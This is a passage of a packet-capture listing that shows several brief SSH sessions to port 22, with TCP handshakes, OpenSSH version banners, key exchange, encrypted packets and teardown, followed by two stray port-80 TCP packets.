25	0.092994	SSHv2	166	Server: Encrypted packet (len=100)
26	0.093023	TCP	66	43957 → 22 [ACK] Seq=1298 Ack=1530 Win=64128 Len=0 TSval=3240326195 TSecr=322950
27	0.093269	TCP	66	43957 → 22 [FIN, ACK] Seq=1298 Ack=1530 Win=64128 Len=0 TSval=3240326196 TSecr=322950
28	0.093945	TCP	74	46009 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326196 TSecr=0 WS=128
29	0.094160	TCP	74	22 → 46009 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322950 TSecr=3240326196 WS=128
30	0.094196	TCP	66	46009 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326197 TSecr=322950
31	0.094786	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
32	0.095035	TCP	66	22 → 46009 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322950 TSecr=3240326197
33	0.096222	TCP	66	22 → 43957 [FIN, ACK] Seq=1530 Ack=1299 Win=33792 Len=0 TSval=322950 TSecr=3240326196
34	0.096247	TCP	66	43957 → 22 [ACK] Seq=1299 Ack=1531 Win=64128 Len=0 TSval=3240326199 TSecr=322950
35	0.098887	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
36	0.098910	TCP	66	46009 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326201 TSecr=322951
37	0.099255	SSHv2	1042	Server: Key Exchange Init
38	0.099259	TCP	66	46009 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326202 TSecr=322951
39	0.100233	SSHv2	866	Client: Key Exchange Init
40	0.141109	TCP	66	22 → 46009 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322962 TSecr=3240326203
41	0.141136	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
42	0.141375	TCP	66	22 → 46009 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322962 TSecr=3240326244
43	0.143956	SSHv2	378	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
44	0.143968	TCP	66	46009 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326246 TSecr=322962
45	0.145769	SSHv2	90	Client: New Keys
46	0.184654	TCP	66	22 → 46009 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322973 TSecr=3240326248
47	0.184687	SSHv2	166	Client: Encrypted packet (len=100)
48	0.185064	TCP	66	22 → 46009 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322973 TSecr=3240326287
49	0.185065	SSHv2	166	Server: Encrypted packet (len=100)
50	0.185087	TCP	66	46009 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326287 TSecr=322973
51	0.185802	SSHv2	214	Client: Encrypted packet (len=148)
52	0.188017	TCP	66	22 → 46009 [FIN, ACK] Seq=1430 Ack=1266 Win=33792 Len=0 TSval=322973 TSecr=3240326288
53	0.190414	TCP	74	37783 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326293 TSecr=0 WS=128
54	0.190728	TCP	74	22 → 37783 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322974 TSecr=3240326293 WS=128
55	0.190761	TCP	66	37783 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326293 TSecr=322974
56	0.191053	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
57	0.191229	TCP	66	22 → 37783 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322974 TSecr=3240326293
58	0.194500	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
59	0.194516	TCP	66	37783 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326297 TSecr=322975
60	0.194909	SSHv2	1042	Server: Key Exchange Init
61	0.194931	TCP	66	37783 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326297 TSecr=322975
62	0.195957	SSHv2	866	Client: Key Exchange Init
63	0.228690	TCP	66	46009 → 22 [ACK] Seq=1266 Ack=1431 Win=64128 Len=0 TSval=3240326331 TSecr=322973
64	0.232751	TCP	66	22 → 37783 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322985 TSecr=3240326298
65	0.232792	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
66	0.233133	TCP	66	22 → 37783 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322985 TSecr=3240326335

67 0.234664 SSHv2	378 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
68 0.234676 TCP	66 37783 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326337 TSecr=322985
69 0.236482 SSHv2	90 Client: New Keys
70 0.277257 TCP	66 22 → 37783 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322996 TSecr=3240326339
71 0.277291 SSHv2	166 Client: Encrypted packet (len=100)
72 0.277757 TCP	66 22 → 37783 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322996 TSecr=3240326380
73 0.277968 SSHv2	166 Server: Encrypted packet (len=100)
74 0.277983 TCP	66 37783 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326380 TSecr=322996
75 0.279626 SSHv2	230 Client: Encrypted packet (len=164)
76 0.281299 SSHv2	166 Server: Encrypted packet (len=100)
77 0.281321 TCP	66 37783 → 22 [ACK] Seq=1282 Ack=1530 Win=64128 Len=0 TSval=3240326384 TSecr=322997
78 0.281720 TCP	66 37783 → 22 [FIN, ACK] Seq=1282 Ack=1530 Win=64128 Len=0 TSval=3240326384 TSecr=322997
79 0.283488 TCP	66 22 → 37783 [FIN, ACK] Seq=1530 Ack=1283 Win=33792 Len=0 TSval=322997 TSecr=3240326384
80 0.283516 TCP	66 37783 → 22 [ACK] Seq=1283 Ack=1531 Win=64128 Len=0 TSval=3240326386 TSecr=322997
81 2.112700 TCP	54 44904 → 80 [ACK] Seq=1 Ack=1 Win=63791 Len=0
82 2.112996 TCP	60 [TCP ACKed unseen segment] 80 → 44904 [ACK] Seq=1 Ack=2 Win=32395 Len=0